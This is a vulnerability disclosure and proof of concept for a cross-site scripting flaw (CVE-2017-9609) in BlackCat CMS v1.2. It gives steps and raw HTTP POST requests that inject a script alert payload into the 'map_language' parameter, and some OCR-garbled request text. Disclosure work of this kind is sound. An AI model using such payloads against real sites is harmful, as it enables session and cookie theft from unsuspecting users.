# BlackCat-CMS-Bundle-v1.2 Cross Site Scripting(XSS) Assigned CVE Number: CVE-2017-9609

## Proof-of-Concept

### Submitted by:

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### National Vulnerability Database

(https://nvd.nist.gov/cvss/v2-calculator)

Overall CVSS Score: 3.3

CVSS v2 Vector(AV:N/AC:M/Au:S/C:P/I:N/A:N/E:F/RL:U/RC:C)

## Proof-of-Concept

Hello,

I would like to report a vulnerability that I discovered in BlackCat CMS (blackcatcms\_v1.2\_Bundle), which can be exploited to perform Cross-Site Scripting (XSS) attacks.

The vulnerability exists due to insufficient sanitization of the "map\_language" HTTP POST parameter passed to "/backend/pages/lang\_settings.php?page\_id=1" script.The exploitation example below uses the "alert()" JavaScript function to display "Provensec" word:

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source; the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

```
Attack Type:
Remote
______
Attack Vectors:
Steps:
1.Login to BlackCat CMS.
2.Open the URL
"https://localhost/blackcatcms v1.2 Bundle/backend/pages/lang settings.php?pa
ge id=1".
3. Create and Save the Create link.
4. Tamper the "map_language" parameter and insert payload in it.
Here, payload I used "<script>alert(/Provensec/)</script>" like shown in Fig
1.1,1.2
5. Forward the tampered request.
6.XSS gets executed on
"https://localhost/blackcatcms v1.2 Bundle/backend/pages/lang settings save.p
hp" page shown in Fig 1.3.
POST /blackcatcms_v1.2_Bundle/backend/pages/lang_settings_save.php_HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
Referer: https://localhost/blackcatcms v1.2 Bundle/backend/pages/lang settings.php?page id=1
Cookie: cat3746sessionid=u564633c4r9bk9qqkdtbo7lu24
Connection: close
Upgrade-Insecure-Requests: 1
```

csrf magic=sid\*3A5ed78e40b4c4b3a593f472dlcbb072e0898f2bfa\*2Cl498029518&page id=14map language=DEklink page id=3&submit=Save

POST /blackcatcms\_v1.2\_Bundle/backend/pages/lang\_settings\_save.php HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 125

Referer: https://localhost/blackcatcms\_v1.2\_Bundle/backend/pages/lang\_settings.php?page\_id=1

Cookie: cat3746sessionid=u564633c4r9bk9qgkdtbo7lu24

Connection: close

Upgrade-Insecure-Requests: 1

\_\_csrf\_magic=sid\*3A723e6880c89479f4aef51817ea04f05f376ca3dc\*2C1498029698&page\_id=1&map\_language=<script>alert(/Provensec/)</script>klink
\_page\_id=3&submit=Save






Fig 1.3

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#### Reference:

https://www.owasp.org/index.php/Cross-site Scripting (XSS)

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#### Discoverer:

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